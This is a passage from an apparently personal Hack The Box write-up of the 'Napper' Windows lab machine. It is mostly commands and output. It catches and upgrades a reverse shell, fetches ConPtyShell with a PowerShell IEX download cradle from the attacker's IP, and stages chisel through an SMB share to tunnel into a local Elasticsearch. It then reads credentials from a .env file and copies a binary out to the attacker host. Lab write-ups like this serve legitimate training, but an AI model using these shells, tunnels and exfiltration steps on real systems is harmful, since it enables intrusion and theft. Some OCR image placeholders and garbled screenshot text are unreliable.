press `CTRL + u` to URL encode the entire payload and then click send again and you should have your shell.
7. I send it again after URL encoding the entire payload and SUCCESS we got a shell.
```

Upgrade Shell

16. **Con-Pty or traditional python upgrade**

```
1. I like the Con-Pty shell upgrade but it always craps out on me. So instead I will usually leave it alone. Just with rlwrap. As
long as I do not press CTRL + C.
2. I will try the Con-Pty Shell upgrade one more time hopefully it works this time.
3. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.229.166 57344
Microsoft Windows [Version 10.0.19045.3636]
(c) Microsoft Corporation. All rights reserved.
whoami
C:\Windows\system32>whoami
napper\ruben
4. Do a search with ghosterysearch.com or whatever search engine you prefer for `github con-pty antonio coco`
5. Download or Copy and Paste the `ConPtyShell.ps1`
```

ConPtyShell worked great


- #pwn_ConPtyShell_ps1_HTB_Napper

17. **Send `Invoke-ConPtyShell.ps1` to the target**

```
1. Setup a python server on port 80
2. ▷ sudo python3 -m http.server 80
3. Set up a listener without using rlwrap because it will conflict with ConPtyShell.
4. ▷ sudo nc -nlvp 443
5. Add this line to the bottom of `Invoke-ConPtyShell.ps1`
6. ▷ cat Invoke-ConPtyShell.ps1 | tail -n 1; echo
Invoke-ConPtyShell -RemoteIp 10.10.14.26 -RemotePort 443 -Rows 39 -Cols 188
7. Find your rows and columns on your local terminal with the `stty size` command.
8. Last, request the `Invoke-ConPtyShell.ps1` using powershell IEX command.
9. C:\Windows\system32>   powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.26/Invoke-ConPtyShell.ps1')
10. SUCCESS, if it looks all jacked up that is ok. There is 1 more step.
11. Ctrl + Z
12. stty raw -echo; fg
13. Enter
```

```
14. Enter
15. You should now have a fully interactive shell.
```

Begin Enumeration



```
File: systeminfo.txt

Host Name:                 NAPPER
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          ruben
Registered Organization:
Product ID:                00330-80112-18556-AA262
Original Install Date:     6/7/2023, 12:21:37 PM
System Boot Time:          5/26/2024, 1:35:28 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
```

Begin Enumneration

```
1. PS C:\Users\ruben\Desktop> type user.txt
c9b181fe9fc4af4db9bc4706b0aa6e3d
2. PS C:\Users\ruben\Desktop> cd ..\..\..\
3. PS C:\> cd C:\Users\ruben\Desktop
4. PS C:\Users\ruben\Desktop> I press `Ctrl + L` to clear the screen.
5. I am able to exfiltrate the systeminfo
6. PS C:\Users\ruben\Desktop> systeminfo
7. I save it to a file called `systeminfo.txt`
8. There is a Temp directory in `C:\Temp` normally Temp is located in `C:\Windows\Temp`. So I check out the directory.
9. PS C:\Temp\www\internal\content\posts> type no-m*
------------------------------------
We are getting rid of LAPS in favor of our own custom solution.
The password for the `backup` user will be stored in the local Elastic DB.
-------------------------------------
10. Search online for `elasticsearch default port`
11. Elasticsearch Ports: Overview, Configuration & Default Settings
Elasticsearch primarily uses two ports: 9200 and 9300. Port 9200 is the default HTTP port for Elasticsearch, used for client
communication and sending REST requests. On the other hand, port 9300 is the default transport port, used for node-to-node
communication within the cluster.
https://opster.com/guides/elasticsearch/glossary/elasticsearch-ports/
12. PS C:\Temp\www\internal\content\posts> type no-more-laps.md | findstr password
The password for the `backup` user will be stored in the local Elastic DB.
13. If we do a net user. `backup` is a user on this system.
14. PS C:\Temp\www\internal\content\posts> net user
User accounts for \\NAPPER
-------------------------------------------------------------------
Administrator            backup                   DefaultAccount
example                  Guest                    ruben
15. PS C:\Temp\www\internal\content\posts> net user backup
Local Group Memberships      *Administrators
Global Group memberships     *None
16. I create a directory called `test`
17. PS C:\Temp\www\internal\content\posts> mkdir test
Directory: C:\Temp\www\internal\content\posts
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/26/2024    7:40 PM               test
```

Chisel

- #pwn_chisel_HTB_Napper_Windows_Box

19. **We need to do some port foward so download chisel. When using gunzip to extract the gz archive you need move the file to `chisel.exe.gz` and then run `gunzip chisel.exe.gz`. If you do not do that setp it will corrupt the `chisel.exe` file**

```
1. https://github.com/jpillora/chisel
2. I have it installed and I have the client version downloaded.
3. ▷ cp chisel_client/windowschisel/chisel_1.9.0_windows_amd64.gz napper_windows/
4. ▷ mv chisel_1.9.0_windows_amd64.gz chisel.exe.gz
```

```
5. ᐅ gunzip chisel.exe.gz
6. ᐅ file chisel.exe
chisel.exe: PE32+ executable (console) x86-64, for MS Windows, 8 sections
7. ᐅ ls -l | grep chisel
.rw-r--r--  9,0M h@x0r h@x0r 27 May 05:06  chisel.exe
7. ~/hackthebox/napper_windows ᐅ sudo smbserver.py ninjafolder $(pwd) -smb2support
8. PS C:\Temp\www\internal\content\posts\test> dir \\10.10.14.26\ninjafolder\
Directory: \\10.10.14.26\ninjafolder
Mode LastWriteTime  Name
---- -------------  ----
-a---- 5/25/2024  PM 3231 portzscan.nmap
-a---- 5/26/2024  PM 4608 Reverse.exe<snip>
9. PS C:\Temp\www\internal\content\posts\test>  copy \\10.10.14.26\ninjafolder\chisel.exe c.exe

10. PS C:\Temp\www\internal\content\posts\test> dir
Directory: C:\Temp\www\internal\content\posts\test
Mode LastWriteTime  Name
---- -------------  ----
-a---- 5/26/2024  PM 9006080 c.exe
```

MD5 using Certutil.exe

- #pwn_md5_sum_hash_certutil_windows
- #pwn_windows_md5_sum_hash_using_certutil


20. **MD5 sum hash using CertUtil.**

```
1. PS C:\Temp\www\internal\content\posts\test> certutil.exe -hashfile .\c.exe MD5
MD5 hash of .\cheese.exe:
fea9b3c0bc12b0591133b7f6adc3b751
CertUtil: -hashfile command completed successfully.
2. ᐅ md5sum chisel.exe; echo
fea9b3c0bc12b0591133b7f6adc3b751  chisel.exe
3. Exact match.
```

Chisel Execution

21. **Chisel. When starting chisel you need to start the server first (Attacker machine) and then the client (target machine).**

```
1. ᐅ chisel server --reverse -p 1234
2024/05/27 05:45:23 server: Reverse tunnelling enabled
2024/05/27 05:45:23 server: Fingerprint XGqeYr5C+iyufrlOqGPbVRfL+T/h55V62RokhJu3gds=
2024/05/27 05:45:23 server: Listening on http://0.0.0.0:1234

2. PS C:\Temp\www\internal\content\posts\test> .\c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
2024/05/26 20:44:07 client: Connecting to ws://10.10.14.26:1234
2024/05/26 20:44:08 client: Connected (Latency 199.9248ms)

3. ᐅ chisel server --reverse -p 1234
2024/05/27 05:47:36 server: session#1: Client version (1.9.0) differs from server version (v1.9.1)
2024/05/27 05:47:36 server: session#1: tun: proxy#R:9200=>9200: Listening

4. NOTICE : we get a version mismatch error by the server but it does not matter it will still work just fine.

5. PS C:\Temp\www\internal\content\posts\test> certutil.exe -hashfile .\c.exe MD5
MD5 hash of .\c.exe:
fea9b3c0bc12b0591133b7f6adc3b751
CertUtil: -hashfile command completed successfully.
PS C:\Temp\www\internal\content\posts\test> .\c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
2024/05/27 06:00:44 client: Connecting to ws://10.10.14.26:1234
2024/05/27 06:00:45 client: Connected (Latency 175.581ms)
2024/05/27 06:10:40 client: Disconnected
2024/05/27 06:10:40 client: Retrying in 100ms...
2024/05/27 06:10:40 client: Cancelled

6. ᐅ lsof -i:9200
COMMAND    PID     USER FD   TYPE  DEVICE SIZE/OFF NODE NAME
chisel  473990 h@x0r 8u  IPv6 1017593      0t0  TCP *:wap-wsp (LISTEN)

7. The Chisel connection is working great the only problem is I get prompted for a password again. `https://127.0.0.1:9200`. I try
the old one example:ExamplePassword but it does not work. We will need to try to enumerate the box and try to find this password
or pivot some other way.
```


Not Secure https://127.0.0.1:9200
oxy list, free … Hack The Box :: L… http://hospital.h…
Warning … head
LibreWolf de … nue to
127.0.0.1. I … information
like your pa
What can you d
The issue is m … to resolve
it. You can no
Learn more…
127.0.0.1:9200
This site is asking you to sign in.
Username
Password
Cancel
Sign in
Go Back (Recommended)
Advanced…

TimeStamp `53:00`

Password Hunting & more Enumeration

22. **Password Hunting and enumeration**

```
1. PS C:\Temp\www\internal\content\posts\test> cd ..
2. PS C:\Temp\www\internal\content\posts> dir
3. PS C:\Temp\www\internal\content\posts> cd '.\internal-laps-alpha\'
'4. Notice, I typed 'internal-laps-alpha' and ConPtyShell auto completed the dot backslashes.
5. PS C:\Temp\www\internal\content\posts\internal-laps-alpha> type .env
ELASTICUSER=user
ELASTICPASS=DumpPassword\$Here

ELASTICURI=https://127.0.0.1:9200
PS C:\Temp\www\internal\content\posts\internal-laps-alpha>
```

23. **I start up an smbserver again to exiltrate** `a.exe`

- #pwn_smbserver_htb_Napper_windows_box


```
1.  ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
[sudo] password for h@x0r:
Impacket v0.11.0 - Copyright 2023 Fortra
2. PS C:\Temp\www\internal\content\posts\internal-laps-alpha>
Directory: C:\Temp\www\internal\content\posts\internal-laps-alpha
Mode LastWriteTime  Name
---- -------------  ----
-a---- 6/9/2023  AM 82 .env
-a---- 6/9/2023  AM 12697088 a.exe
3. PS C:\Temp\www\internal\content\posts\internal-laps-alpha> copy a.exe \\10.10.14.26\ninjafolder\a.exe
4. SUCCESS, I remove the ZoneIdentifier. This happens when using SMBServer with windows for some reason.
5.  ▷ rm -rf a.exe:Zone.Identifier
6. ▷ ls -l | grep a.exe
.rwxr-xr-x   13M root     root      9 jun  2023  a.exe
7.  ▷ sudo chown h@x0r:h@x0r a.exe
```

Start up Chisel again

24. **Now I think we have exfiltrated the information we need to login to the 9200 remotely forwarded port.**

```
1. Lets start up chisel again.

2.  ▷ chisel server --reverse -p 1234
2024/05/27 15:42:59 server: Reverse tunnelling enabled
2024/05/27 15:42:59 server: Fingerprint MGqyyEx/DARBZSPmL/hb5StIc05svHRpRiR83AOIzpE=
2024/05/27 15:42:59 server: Listening on http://0.0.0.0:1234
2024/05/27 15:43:53 server: session#1: Client version (1.9.0) differs from server version (v1.9.1)
2024/05/27 15:43:53 server: session#1: tun: proxy#R:9200=>9200: Listening

3. PS C:\Temp\www\internal\content\posts\test> .\c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
2024/05/27 06:40:24 client: Connecting to ws://10.10.14.26:1234
2024/05/27 06:40:25 client: Connected (Latency 178.572ms)
```

```
4. https://127.0.0.1:9200/

5. Remember we got that password from here.
>>> PS C:\Temp\www\internal\content\posts> cd .\internal-laps-alpha\
PS C:\Temp\www\internal\content\posts\internal-laps-alpha> type .env
ELASTICUSER=user
ELASTICPASS=DumpPassword\$Here

ELASTICURI=https://127.0.0.1:9200

6. Well The username is `user` but I think the backslash is to escape the $ symbol. Windows does that a-lot. Lets try the password
without the backslash.

7. user:DumpPassword$Here

8. SUCCESS, it works.
```



```
name:                                  "NAPPER"
cluster_name:                          "backupuser"
cluster_uuid:                          "tWUZG4e8QpWIwT8HmKcBiw"
version:
    number:                            "8.8.0"
    build_flavor:                      "default"
    build_type:                        "zip"
    build_hash:                        "c01029875a091076ed42cdb3a41c10b1a9a5a20f"
    build_date:                        "2023-05-23T17:16:07.179039820Z"
    build_snapshot:                    false
    lucene_version:                    "9.6.0"
    minimum_wire_compatibility_version:  "7.17.0"
    minimum_index_compatibility_version: "7.0.0"
tagline:                               "You Know, for Search"
```


Curl

25. **We are going to have to use curl to enum this page. I prefer curl anyway**

```
1. ▷ curl -sk -X GET 'https://127.0.0.1:9200'  | jq  | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g'
| sed 's/^ //g'
error:
root_cause:
type: security_exception
reason: missing authentication credentials for REST request /
header:
WWW-Authenticate:
Basic realm=\security\ charset=\UTF-8\
Bearer realm=\security\
ApiKey
type: security_exception
2. We have the username and password so lets use it.
3. user:DumpPassword$Here
4.  ▷ curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200'  | jq  | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
name: NAPPER
cluster_name: backupuser
cluster_uuid: tWUZG4e8QpWIwT8HmKcBiw
version:
number: 8.8.0
build_flavor: default
build_type: zip
build_hash: c01029875a091076ed42cdb3a41c10b1a9a5a20f
5. We are authenticated.
```

Enumerating port 9200?

26. I have never heard of port 9200. So when that happens and I want to get clued in about some port I got to `HackTricks`



Indices

You can **gather all the indices** accessing `http://10.10.10.115:9200/_cat/indices?v`

```
health status index    uuid                   pri rep docs.count docs.deleted store.size p
green  open   .kibana  6tjAYZrgQ5CwwR0g6VOoRg   1   0          1            0        4kb
yellow open   quotes   ZG2D1IqkQNiNZmi2HRImnQ   5   1        253            0    262.7kb
yellow open   bank     eSVpNfCfREyYoVigNWcrMw   5   1       1000            0    483.2kb
```

